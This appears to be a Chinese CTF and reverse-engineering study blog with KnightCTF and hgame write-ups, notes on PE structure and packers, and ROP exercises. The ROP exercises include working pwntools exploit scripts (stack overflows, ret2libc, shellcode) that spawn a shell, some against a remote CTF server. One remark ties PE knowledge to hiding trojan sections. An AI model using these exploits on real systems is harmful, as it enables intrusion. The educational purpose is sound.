p = subprocess.Popen(["C:\\Users\\Second_BC\\Desktop\\hardasm.exe"], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
p.stdin.write(real_flag_arr_s.encode())
p.stdin.close()
out = p.stdout.read()

if len(out)>cur_index: #判断程序打印出的0xFF的个数是否增加,增加则说明当前爆破的位置 上的字符设置的是正确的
real_flag+=chr(i)
cur_index+=1
print(real_flag)
break

运行得flag:hgame{right_your_asm_is_good!!}

总结

这次hgame的逆向之旅收获了很多,应该可以说有了叫baby和easy题的题感;更多的包括JAVA的语法,z3的模型可运算,UPX的标签规则,POWERPC的PCC架构,Blowfish标准河豚算法,RSA大素数算法,DES加密的了解;有两道题并不是特别理解,一道是第三周的hardened,另一道就是第四周的ezvm了;前一道没有可用手机或是kali虚拟机,所以无从下手;另一道虚拟机因为还不太理解虚拟机的构造,所以无法翻译;

因此接下来的任务就是抽空把虚拟机的实验完成,以及ROOT手机到手;

阅读全文
逆向工程核心原理复现02

这一章讲的是PE构造以及压缩加壳,因为之前看到过epf文件的构造,所以理解PE起来会容易很多,也可以去类比;

先总结一下PE文件的特点:有个头来控制各个节区的偏移,且在文件和内存中的形式相似却不一样;可以把内存中运行的程序成为文件的映像;

第一:PE头

PE头是个结构体,里面包含了更多的结构体,每个结构体有着调控和指向的作用;

  • DOS头,40个字节,名称 IMAGE_DOS_HEADER;里面的内容中,e_magic 代表签名,一般是4D5A;e_ifanew 代表NT头偏移量;

  • DOS头后有个DOS存根,PE文件可要可不要;

  • NT头,包含三个成员,签名(signature),一般是PE00;以及文件头和可选头;

    文件头包含4个重要成员:Machine CPU唯一对应码;NumberOfSections 节区数量;SizeOfOptionalHeader 可选头大小;Characteristics 文件的信息情况;

    可选头的成员:Magic 可选头签名,32位是10B,64位是20B;AddressOfEntryPoint 俗称EP,显示的是EP的RVA值,这是程序执行的入口地址;ImageBase 文件的优先装入地址,exe和dll 在 0 ~ 7fffffff,sys在后面的内存中,其中,dll的起始值为 10000000;SectionAlignment FileAlignment 前者针对内存而言,后者针对磁盘而言,他们都是对齐,所以是节区的最小单位;SizeOfImage PE文件在内存中的空间大小;SizeOfHeader 整个PE头的大小;SubSystem 是否为sys后缀又或是exe和dll后缀;NumberOfRvaAndSizes DataDirectory数组的下标数;DataDirectory 由IMAGE_DATA_DIRECTORY组成的数组;

  • 节区头,分三类,code(可执行,可读);data(可写,可读);resource(可读);

第二:压缩和UPX

这个部分讲述了内存和磁盘以及压缩如何处理文件的内容;

  • Rva to Raw 可以这么理解,raw就是生肉,还没烤熟,所以在磁盘中为文件,没有驱动;那么它的意思就是,从 内存 到 磁盘;具体是在说它们的偏移映射;

    具体算法:Raw = Rva - VirtualAddress + PointerToRawData;

  • INT 与 IAT,前者全称:import name table,后者全称:import address table,后者叫做 导入地址表;

  • DLL 全称:动态链接库,一共两种方式,显式连接,隐式连接;前者是使用时链接,使用后释放,后者是启动时链接,结束后释放(类似于静态链接);

  • CreateFileW() 函数,因为不知道PE的实际版本,所以用(01001104)地址处的值来进行跳转;

  • IMAGE_IMPORT_DESCRIPTOR 导入库;

  • IMAGE_OPTIONAL_Header32.DataDirectory[1].VirtualAddress DataDirectory数组,这个值是导入库的起始地址;

  • EAT 和 API 前者能求出相应库中导出函数的起始地址,后者通过GetProcAddress() 函数获取要取函数的地址;

  • 压缩即运行时压缩——UPX,因为解压通常会有解码循环,所以在逆向加壳产物的思想就是,尽量避免循环;

    UPX的特征:EP码在 pushad 和 popad 之间;且跳转到OEP处的JUMP指令紧跟 popad 之后;

    硬件断点:由CPU支持,最多打4个,与普通断点的区别是:在断点处的指令完成之后暂停调试;

第三:重定位

讲述PE文件链接后成为程序时,从文件到磁盘地址的变化内容;PE文件加入内存时,文件会被加载到 ImageBase 所指地址,若再加入DLL,那么加入的DLL会被重新定位;

原理:

  • 在应用程序中查找硬编码地址位置;
  • 用读值减去ImageBase(VA -> RVA);
  • 加上实际加载地址(RVA -> VA);

首先需要了解:基址重定位表(Relocation Table),这个表也在DataDirectory数组中,下标为5;

其中的重要成员:VirtualAddress 基准地址,RVA值,4字节,可以用来算 Rva To Raw;SizeOfBlock 重定位块大小,4字节;TypeOffset 偏移,由4位Type和12位offset组成,共2字节;

删除reloc节以理解整个PE的工作:整理节区头,删除节区,修改文件头和可选头;

  • 节区头从文件偏移270处开始,大小28个字节,节区起始位置偏移为C000;

  • 文件头中的 NumberOfSections 改少1,因为删除了一个节区;

  • 可选头中 SizeOfImage 减少,减少量:知晓reloc节中的VirtualSize值,并根据SectionAlignment扩展变化后的值;

第四:Upack压缩和内嵌补丁

Upack也是PE文件运行时的压缩器;但因为神奇的压缩技巧,会导致一些查看器认为文件损坏无法查看,所以需要特别地用Stud_PE来查看;

压缩技巧:

  • 重叠文件头,把PE头和MZ头重叠;
  • 修改文件头中 SizeOfOptionalHeader 的值,明面上改了可选头大小,实际上增大了可选头和节区头之间的距离,在空隙之间插入解码代码;
  • 修改可选头中 NumberOfRvaAndSizes 的值,增多DataDirectory数组,向文件头插入自身代码;
  • 修改节区头,Upack把自身代码记录到程序运行不需要的目录,不用特别增加节区;
  • 重叠节区;
  • Rva to Raw 时,使用异常处理:PointerToRawData应该遵循对齐,但Upack会改值,运行时强制将这个值改为对齐的整数倍,一般是0;
  • 导入表,看似结尾没有NULL结尾会出错,实际上映射到内存后,后面会有空区域自行补充0;
  • 导入地址表;

解码循环:Upack把压缩后的数据放到第二个节区,在运行解码循环解压到第一个节区;解压后设置IAT,用导入的两个API;之后一边循环一边构建原本的IAT,完成后连接到OEP;

内嵌补丁:注入的代码,一般用于针对难以直接修改的代码的更新升级或者恶意篡改;需要对PE文件熟悉来更改PE的控制设定增添节区;

总结

了解完PE和压缩部分的知识过后,也懂得了UPX的实际作用,以及如何逆向简单加壳程序;PE展示的成果其实远不止于此,正因为了解了PE构造和压缩,才能更好地藏匿木马节区和后门函数;现在学习地正是以前看不懂的电脑思维,以前就会思考为什么编译器能读懂高级语言呢?怎么编译成可执行文件呢?懂得了它的思维,就可以利用它的漏洞;实验还多,任重而道远,继续冲冲冲!

阅读全文
Knight夺旗战

介绍:

由孟加拉国第一次举办的为期27小时的夺旗战;

KnightCTF做起来二进制方向确实算签到题;

同时KnightCTF偏小众,但是个很好的新手训练平台,能很好的入门各个方向;

但同时KnightCTF有很多个扩展方向,不只是局限于web,re,crypto,pwn,misc;

还有数字取证(Digital Forensics),开源情报(OSINT),隐写(Steganography),网络(Networking),以及编程(Programming);

通过这些特殊的方向可以学习到很多有意思的知识;

比如隐写会把秘密写在图片里,或者图片的介绍里;网络会需要用到wireshark,由此还特别下载学习使用;开源情报则是灵活使用谷歌搜索以及其他的爬虫;

通过这次CTF的学习,可以发现很多奇怪的文件都可以转成zip来破解,有些甚至会套娃;

过程:

我和我的小队成员也在比赛的过程中互相帮助,揣测思路;尽管二进制很简单,我们能很快解决AK掉,但其他方向和奇怪的谜题也困扰着我们,比如misc的3D建模需要穿模找flag…等等;

一边学习一边讨论一边解题,针对新知识,解题确实让人头大,连续熬夜两天,每天都高强度地盯着屏幕,怕是这样久了头发都掉光;

为什么这么认真呢?因为这是矩阵战队第一次的CTF比赛,我们会团结起来,去拿到一切能拿到的分数,不会说二进制AK我就下班;

在这过程中,我们还误判了结束比赛的时间,导致排名往下掉了不少,最后也是凭着每个人的意志熬了过来;

Certificate

最后也是成功的拿到了前100的名次得到证书;

虽然都不是什么难题,但确实让人开心;

接下来就是二进制系列的复现了;

Pwn:

whats_your_name

IDA和ROPgadget:

main

可以看到主函数很简单,gets输入v4会栈溢出,以便修改v5的值,执行system函数获取flag;

使用ROPgadget会发现有可以控制的寄存器,所以可以玩一点花的;

再使用cyclic命令找到溢出返回的长度;

用got表可以找到plt的偏移;

之前写过ret2libc,那就用那次的经历来写一次;

Exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
from pwn import *

p = remote('198.211.115.81',10001)

ad = 0x404048
system = 0x401030
r15 = 0x401242
gets = 0x401050

payload = b'a'*68 + b'a'*8 + p64(gets) + p64(r15) + p64(ad) + p64(system) + b'e'*8 +p64(ad)
p.sendline(payload)
p.sendline('/bin/sh')
p.interactive()

思路就是,直接去return,先调用gets函数,控制r15寄存器输入 ‘/bin/sh’ 到一段可修改的地址,返回后调用system,直接执行 system(‘/bin/sh’) ;

之后得到flag:KCTF{bAbY_bUfF3r_0v3Rf1Ow}

hackers_vault

IDA:

main

可以发现输入的v4是用%d(整数)格式输入的,之后还有一个运算,最后得出v5的值,如果v5 = 48,就能拿到flag;

其实就是一道非常简单的逆向题;

算法就是每一位数的和,所以只需要输入一串数字,这串数字加起来为48就好了(千万别管溢出!别管int的位数!)

answer

然后就nc到服务器,输入数字得到flag:KCTF{b1NaRy_3xOpL0iTaT1On_r0cK5}

whats_your_name_two

IDA:

main

查看主函数,发现输入的内容s,会被复制到dest,看栈的结构,可以知道dest后面紧跟v6和v7;

主函数里判断,如果v7和v6满足条件值,就执行system获取flag;

则Exp:

1
2
3
4
5
6
7
8
9
10
from pwn import *

p = remote('198.211.115.81',10002)

v6 = 0x534B544E
v7 = 0x5445454C

payload = b'a'*72 + p32(v6) +p32(v7)
p.sendline(payload)
p.interactive()

得到flag:KCTF{bUfF3r_0v3Rf1Ow_i5_fUn_r1Gh7}

偷懒不想玩return了;

Reverse:

The_Flag_Vault

IDA:

main

进入主函数看到会让输入字符串s2,然后和s1字符串比较,如果相同,就会输出flag;

answer

输入s1后获得flag:KCTF{welc0me_t0_reverse_3ngineering}

the_encoder

IDA:

function

输入最大40个字符,然后这个for是在判断输入的长度,没什么实际的意义,不会改变输入的值;

之后就会把输入的字符的ascii码加上1337输出;

根据题里的内容,可以知道有如下的数据:

1
1412 1404 1421 1407 1460 1452 1386 1414 1449 1445 1388 1432 1388 1415 1436 1385 1405 1388 1451 1432 1386 1388 1388 1392 1462

所以思路就是:把每个数减去1337,再换成ascii;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#include<stdio.h>

int main()
{
int box[25] = {1412 ,1404 ,1421 ,1407, 1460, 1452, 1386, 1414, 1449, 1445, 1388, 1432, 1388, 1415, 1436, 1385, 1405, 1388, 1451, 1432, 1386, 1388, 1388, 1392, 1462};
int i;
char out[25];
for(i=0;i<25;i++)
{
box[i] = box[i] - 1337;
}
for(i=0;i<25;i++)
{
out[i] = box[i];
}
printf("%s",out);
return 0;
}

运行后得到flag:KCTF{s1Mpl3_3Nc0D3r_1337}

BabyShark

这道题的文件是.jar,所以用jd-gui反编译;

main

可以找到这样两个关键字符串信息内容;

上面一张图的数据后面有等号,可以想到AES,base64加密,于是去尝试解密:

decrypt

用base64解密解出flag:KCTF{7H15_W@5_345Y_R16H7?}

flag_checker

IDA:

main

这道题就是单纯的把输入的字符串v4经过两个for循环的运算之后给已有的v5字符串比较与否;

那么稍微改一下两个for里的算法,改成自己的逆运算,当然,第一个for的逆运算就是它自己,因为 x = -1 - y 就是 y = -1 - x;用v5的值算回v4就行了;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
#include<stdio.h>

int main()
{
char in[35],out[35];
int v4[35];
int i,j,v7,v6;
scanf("%s",in); //换做v5做运算数
for(i=0;i<35;i++)
{
v4[i] = in[i];
}
for ( j = 0; v4[j]; ++j )
v4[j] += 32; //改减为加
for ( i = 0; v4[i]; ++i ) //这个for不变
{
if ( v4[i] <= 64 || v4[i] > 90 )
{
if ( v4[i] <= 96 || v4[i] > 122 )
v4[i] = v4[i];
else
v4[i] = -37 - v4[i];
}
else
{
v4[i] = -101 - v4[i];
}
}
for(i=0;i<35;i++)
{
out[i] = v4[i];
}
printf("%s",out);
return 0;
}

因为是复制的代码用,所以会比较乱,而且写的时候是v4来运算,但实际上输入的数据是v5的;

运行输入后得到flag:KCTF{aTbAsH_cIpHeR_wItH_sOmE_tWiSt}

Knight Vault

IDA:

main

输入v8,让v8经过for循环的运算,再用运算的数据和v7比较与否;

思路还是改写for循环的运算,使其逆向,把v7变回v8;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#include<stdio.h>

int main()
{
int v7[43];
int v8[43];
char in[43],out[43];
int i;
scanf("%s",in);
for(i=0;i<43;i++)
{
v7[i] = in[i];
}
for(i=0;i<43;i++)
{
v8[i] = v7[i] + 10; //改减为加
if( v8[i] == 42 ) //两极反转
v8[i] = 65;
}
for(i=0;i<43;i++)
{
out[i] = v8[i];
}
printf("%s",out);
return 0;
}

运行得到flag:4CTF{sO_yOu_gOt_mE_gOOd_jOOb_hApPy_hAc4iNg}

Droid Flag

这是个安卓APK,用jeb分析:

main1

main2

这是整个onCreate方法;

下方可以看到v1变量在添加flag样式的字符,并且使用getSx函数获取字符串;

如下是getSx系列:

getSx

它是用16进制下标在字符串里找对应id的字符串,那就进入字符串里寻找;

最后结果:

string

从字符串里看出,就这样输入貌似并不是flag,但是把字符反着输入,就可以拼接成单词了,比如s7代表的 D10RdNa ,反转输入就变为 aNdR01D -> android ;

最后通过这样的字符串拼接方法得到flag:KCTF{aNdR01D_s1MpL3_r3V3rS3}

Knight Switch Bank

IDA:

main

输入v5,进入while循环开始选择性的运算,最后还有一个while循环,结束后让运算过的v5与v6比较与否;

这个套路很像之前的 flag_checker 这道题;唯一不同的就是两个循环的样子变了一下;

第一个循环在选择输入的字符:如果是小(大)写字母的前13个,就加13;如果是小(大)写字母的后13个,就减13;如果不是字母,就减32;

第二个循环就是自加2;

跟之前一样,改写一下循环里的东西:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
#include<stdio.h>

int main()
{
int v4[29],v5[29];
char in[29],out[29];
int i;
int v10;
scanf("%s",in);
for(i=0;i<29;i++)
{
v5[i] = in[i]; //输入的是原v6,复制用的v5;
}

for(i=0;i<29;i++)
v5[i] -= 2; //改加为减
for(i=0;i<29;i++)
{
if ( v5[v10] <= 64 || v5[v10] > 77 )
{
if ( v5[v10] <= 96 || v5[v10] > 109 )
{
if ( v5[v10] <= 77 || v5[v10] > 90 )
{
if ( v5[v10] <= 109 || v5[v10] > 122 )
v4[v10] = v5[v10] + 32; //改非字母的变化为加其他不变
else
v4[v10] = v5[v10] - 13;
}
else
{
v4[v10] = v5[v10] - 13;
}
}
else
{
v4[v10] = v5[v10] + 13;
}
}
else
{
v4[v10] = v5[v10] + 13;
}
++v10;
}

for(i=0;i<29;i++)
{
out[i] = v4[i];
}
printf("%s",out);
return 0;
}

运行后得到flag:KCTF{So_YoU_ROT_iT_gOOd_jOOb}

总结

二进制方向要说没收获吧,其实还是有的,就比如安卓逆向和java逆向,当时看到的时候并不知道.getstring()函数是什么东西,更不知道其他点过去点过来的函数;都需要去网上查找学习才能弄懂;

因为简单,然后学习其他方向的内容,也是挺头大的,不过也同时收获很多知识;

比如密码学的RSA的简单了解和运用,web的SQL注入,misc 3D建模以及pacpng后缀文件的运用;

之后就是主打hgame了,在hgame结束的时候也会有这样类似的复盘发布的;

genshin

阅读全文
ROP基础题

开始做题之前,首先要复现一下做题的思路,首先用IDA软件分析出伪代码之后,可以找到缓冲区距离esp和ebp的偏移值;但IDA上分析的其实不是很准;

所以就学习了一下cyclic指令,使用这个指令会生成一堆有序字符串,使用cyclic -l 0x61616161 (四个字符组成的hex)可以查看这四个字符之前有多少个字符;

利用这个原理,对题目输入这串字符串;返回值肯定会报错无法返回,因为地址被覆盖为了4个字符的hex,用报错的地址来代入上面的指令就可以知道缓冲区的大小,找到正确的返回位置;

另外一个犯得错误就是python3不能在一个字符串上同时写入字符串和byte类型;

注意gets , write , read 这一类的函数,是危险函数,它们的读入不会限制长度,所以输入超出缓冲区的长度的内容会覆盖更低缓冲区的内容,用这个特点来更改返回地址;

genshin

ret2text

首先用IDA分析;

function

用蓝线分出了三个部分,上面的是main函数,中间的是一个叫secure的函数,而下面的是执行system函数的汇编代码以及它的地址;

找到gets函数,那么可以利用输入垃圾字符(比如a)填充满缓冲区,最后用0x0804863a的byte类型填充,让返回地址被覆盖为执行system函数的位置;

上面说过,IDA会突发恶疾,不要信它分析出来的偏移,自己用cyclic指令来找偏移;

debug

这张图的顺序是从上往下,从左往右看;

使用cyclic 200 生成200个有序字符;之后在调试状态下输入这200个字符;继续运行,发现一个错误:Invalid address 0x62616164;使用指令cyclic -l 0x62616164,发现这四个字符之前有112个,所以在地址被覆盖前有112个空位置;

接下来就可以写脚本通过这个程序去执行system函数进而运行shell程序了;

Exp:

1
2
3
4
5
6
7
8
from pwn import *

p = process('./ret2text')
address = 0x0804863a
payload = b'a' * 112 + p32(address)
p.recvuntil('There is something amazing here, do you know anything?\n')
p.sendline(payload)
p.interactive()

ret2shellcode

这道题和上面一道的不同在于NX保护关闭,栈内数据可执行,且分析IDA可知,这里没有system函数;

main

利用第一题的思路可以求出返回地址的偏移也是112;

这道题的原本思路应该是复制输入的数据到buf2,而buf2所在的段应该是可执行的,然后return到buf2执行输入的shellcode;但这道题的buf2所在段是不可执行的;

bss

可以看到buf2所在的bss段属于0x804a000到0x804b000,但如右下角的段显示,rwxp,少个x,也就是不可执行;

这里先放出如果是可执行的思路,那么就很简单了,只需要输入二进制指令开启system函数(称为shellcode)和一堆无用字符填充空白,使最后的返回地址成为buf2,跳转过去后就会立刻执行输入的指令了;

Exp:

1
2
3
4
5
6
7
8
9
10
from pwn import *

p = process('./ret2shellcode')
shellcode = asm(shellcraft.sh()) #pwn库自带的asm函数,翻译指令shellcraft.sh()为二进制数据
buf2 = 0x0804A080
payload = shellcode.ljust(112,b'a') + p32(buf2) #ljust是python自带函数,用于左对齐填充数据
gdb.attach(p)
p.recvuntil('No system for you this time !!!\n')
p.sendline(payload)
p.interactive()

但有个漏洞理论上是可以利用的,就是NX保护没开,栈上指令可执行,输入的数据也存在于栈上;

那就得想办法使其return到输入的栈地址上;但栈地址是会变换的;试了几个都找不到正确的地址;

gdb上的栈显示是真的看不懂,IDA上的都还好一点,至少还有esp和ebp的指向地址,但很可惜这道题不能远程用IDA调试,别问,问就是有毒;

所以遗憾地没找到返回时,shellcode的栈地址,中大鬼;

ret2syscall

做题之前,首先需要了解一个东西叫做系统调用,linux系统中会有一个地址为int 0x80(默认这个就是一个名称),调用这个地址的时候,会中断程序进入内核状态执行系统命令,通过寄存器的值来执行;

例如:execve的系统调用号为 0xb,存在于eax中;

ebx的值为execve函数的第一个参数,指向/bin/sh的地址;

ecx,edx为0;

当寄存器的值为以上这些的时候,执行int 0x80时,会执行

1
execve('/bin/sh',NULL,NULL)

IDA分析:

main

而这道题没有后门,没有可执行的段,所以需要控制寄存器,返回地址为int 0x80;

控制寄存器需要用到pwn的工具 ROPgadget,使用命令:

1
ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'

可以查找出 ret2syscall程序中,关于eax寄存器进行出栈和返回的操作,从而利用这些地址控制eax寄存器并返回当前地址;

同理查找出其他寄存器以修改其值;

在使用ROPgadget指令后可以找到一些可以利用的地址;

ROPgadget

这里使用 0x080bb196来控制eax,0x0806eb90来控制edx,ecx,ebx;

并且我们找到了出题人非常体贴的 /bin/sh 字符串;以及int 0x80;

用cyclic算出填充长度也是之前的112;

这里介绍一个pwntools里的函数,flat(),它可以把输入进去的内容变成byte类型,且填充长度为4字节;

则Exp:

1
2
3
4
5
6
7
8
9
10
11
from pwn import *

p = process('./ret2syscall')
int_0x80 = 0x08049421
bin_sh = 0x080be408
eax = 0x080bb196
edx_ecx_ebx = 0x0806eb90
payload = flat(['a' * 112, eax, 0xb, edx_ecx_ebx, 0, 0, bin_sh, int_0x80])
p.recvuntil('What do you plan to do?\n')
p.sendline(payload)
p.interactive()

ret2libc1

IDA分析:

function

有一个main,和一个secure;但这次的secure并不是执行的 ‘/bin/sh’ ;

在字符串里可以找到 ‘/bin/sh’ ;

address

所以这次我们在返回处返回调用system函数的地址,将其参数改为 ‘/bin/sh’ 的地址;

由cyclic算出补充长度为112;

Exp:

1
2
3
4
5
6
7
8
9
from pwn import *

p = process('./ret2libc1')
system = 0x08048460
binsh = 0x08048720
payload = flat(['a' * 112, system, 'a' * 4, binsh])
p.recvuntil('RET2LIBC >_<\n')
p.sendline(payload)
p.interactive()

这里说明两点,调用system函数时,第一个参数是返回地址,所以可以随便编一个,如 ‘aaaa’;

调用system函数需要返回.plt段的地址,不能直接返回.got,不然会出错,所以exp里的system地址会不一样;

ret2libc2

这道题和1其实类似,只是少了 ‘/bin/sh’ 的字符串;

所以我们需要构造这样的字符串;可以用gets函数输入一个字符串,接着再调用system;

gets函数的参数好像会关系到ebx,所以可以修改它的值为.bss段上的地址,以方便用于system函数;

这里先找到地址:

address

Exp:

1
2
3
4
5
6
7
8
9
10
11
from pwn import *

p = process('./ret2libc2')
buf2 = 0x0804a080
system = 0x08048490
gets = 0x08048460
ebx = 0x0804843d
payload = flat(['a'*112, gets, ebx, buf2, system, 0x61616161, buf2])
p.sendline(payload)
p.sendline('/bin/sh') #gets输入
p.interactive()

ret2libc3

IDA分析:

function

这道题相对于1来说没了system的plt地址,也没有 ‘bin/sh’ 的字符串;

如何获得system函数的地址?

wiki上给出了2点:

① system 函数属于 libc,而 libc.so 动态链接库中的函数之间相对偏移是固定的;

② 即使程序有 ASLR 保护,也只是针对于地址中间位进行随机,最低的 12 位并不会发生改变;

说人话就是找到got表中的 libc_start_main,因为每个程序都会有它,所以可以用它来加上已知偏移找到system函数;

这里会使用一个库:LibcSearcher;下载地址:

学习之后写如下内容:

Exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
from pwn import *

#创建文件和进程
at = process('./ret2libc3')
elf = ELF('./ret2libc3')
#获取当前elf文件使用的libc文件
libc = elf.libc

#泄露got表
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
start_addr = elf.symbols['_start']

payload1 = flat([b"A" * 112, puts_plt, start_addr, puts_got])
at.sendlineafter("Can you find it !?", payload1)

#获取泄露数据
puts_addr = u32(at.recv(4))
#进程实际基址
libc.address = puts_addr - libc.symbols['puts']

#默认加上基址
system_addr = libc.symbols['system']
#正则搜索
binsh_addr = next(libc.search(b'/bin/sh'))
#返回到_start不需要管栈平衡
payload2 = flat([b"A" * 112, system_addr, b"A"*4, binsh_addr])
at.sendline(payload2)
at.interactive()

总结

做ret系列的题可以对程序中的栈结构理解更加深刻,以及对elf的文件结构更加熟悉;

总的下来,更多的体会是偏移的查找困难,之前的逆向工程核心原理中的PE部分,也是磁盘的RAW和内存的RVA换算,以及用头找偏移会比较困难;

之后CTF也会开始了,我想在CTF中我也许也会见到如此类型的题目,或许可以从中找到些偏移计算的灵感;

genshin

阅读全文
Normal

genshin

Ⅰ

IDA分析

main

进行了一次异或操作,然后让输入的v5进入函数sub_A84输出s2;

function

进入函数之后可以发现运算中存在移位2,4,6,而且有长度控制的判断(v5<=5)让输入的长度变长了;

进入sub_7FA之后是一个有64个case的switch,对应着不同的ascii码,这样的特色让人能联想到base64,因为base64的码表也是64个字符;

把sub_7FA中的码表换成base64的标准码表后,用比较的数据进行一次解码,得到数据:

0xD2,0x51,0xD2,0x34,0xD7,0x1B,0xE5,0x08,0xA0,0x13,0xCE,0x11,0xF0,0x13,0xA2,0x56,0xA5,0x3F,0xF8,0x13,0xCE,0x11,0xF2,0x0A,0xFD,0x24,0xE6,0x07,0xC2,0x1D

再用一次异或便能得到flag:C1CTF{th1s_qas364_is_qcjlDwgS}

1
2
3
4
5
6
7
8
9
10
key = [0xD2,0x51,0xD2,0x34,0xD7,0x1B,0xE5,0x08,0xA0,0x13,0xCE,0x11,0xF0,0x13,0xA2,0x56,0xA5,0x3F,0xF8,0x13,0xCE,0x11,0xF2,0x0A,0xFD,0x24,0xE6,0x07,0xC2,0x1D]
for i in range(len(key)):
if((i&1)!=0):
key[i] ^= 0x60
else:
key[i] ^= 0x91
for i in range(len(key)):
key[i] = chr(key[i])
key = ''.join(key)
print(key)

没看出是base64的时候,想过根据加密函数的样子来逆推导,考虑到或运算的不可逆性,采用了走迷宫式的算法,用ascii码0~128来模拟129条路径,每个加密数据为一个节点,走出一条明文,经过几次修改代码,但很可惜失败了;

Ⅱ

main

用输入的字符串与生成好的String1运算得到密文v3,之后使用crpyto函数打印出v3的hex值与字符串比较;

在检查sub_7FF7798A12A0的时候,发现了一个常数表:

box

对应着标准的aes加密表;

比较字符串有64个字节,打印了32个16进制数,而aes加密的长度是16个16进制数,所以后面的是未加密的数据,而前16个是加密的16进制数据,对前面32字节hex进行解密得到数据:

68 78 62 32 30 31 38 7B 38 35 33 65 63 66 65 35

数据很正常,有数字有字母,还有 7B ( { )应该是flag没错了;

之后加上后32位hex得到flag:hxb2018{853ecfe52aeb60989e8d3351}

flag

AES

不懂AES之前根本就不明白它的内部算法;所以去学习了一下最简单的AES加密;

即为16字节明文配合16字节密钥运算得暗文;

分为很多个步骤,总体的思路便是矩阵运算,让明文和密钥都构成4*4的矩阵;

① 明文矩阵与密钥矩阵对应异或得到矩阵0;

② 密钥矩阵用自身产生很多个轮密钥,特点在于是列的运算;且关于列是从0开始计算,且若列是4的倍数,就会复杂一些,动用到BOX里的数据;

②.⑤ 矩阵0对照BOX表里的值进行替换成为矩阵1;

**③ **矩阵1进行hang行变换,第一行左移0字节,第二行左移1字节,第三行左移2字节,第四行左移3字节,得到矩阵2;

④ 矩阵2左乘一个规定好的特殊矩阵,变为矩阵3;

⑤ 矩阵3与轮密钥运算得到暗文;

⑥ 循环9次执行 ②.⑤ ~ ⑤ ,每次的轮密钥不同;

⑦ 最后执行一遍 ②.⑤,③和⑤(不执行④),得到总共的暗文;

Ⅲ

main

input和output和i都是全局变量;

使用cry1函数让input变换为output;

cry1

变换的规则就是依次读取input的第a1位,然后继续调用cry1,不断读取64个数据;

按照这个思路,output增长是不会有变换的,i一直都会顺着顺序变大,而读取input会有些许顺序;

1
2
3
4
//跟踪数据
a1 0 1 3 7 15 31 63 32 16 33 34
v1 0 1 2 3 4 5 6 7
return 2 4 8 16 32 64 128 x-

但是没关系,因为i顺着变大,所以只需要将赋值顺序变一下,输入比较的数据,不就可以得到输入的数据了吗?

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#include<stdio.h>

char output[64] = {0};
char input[64] = {0};
int i = 0;

int cry1(int a1)
{
int v1;
int result = 0;
if(a1 <= 63)
{
v1 = i++;
input[a1] = output[v1]; //交换
cry1(2*a1+1);
return cry1(2*(a1+1));
}
return result;
}


int main()
{
scanf("%s",output);
cry1(0);
printf("%s",input);
return 0;
}

按着思路试了一下,果然用得到的数据就能进入if判断框了,下面的if同理;

得到的flag:nctf{bc2e3b4c2eb03258c5102bf9de77f57dddad9edb70c6c20febc01773e5d81947}

genshin

阅读全文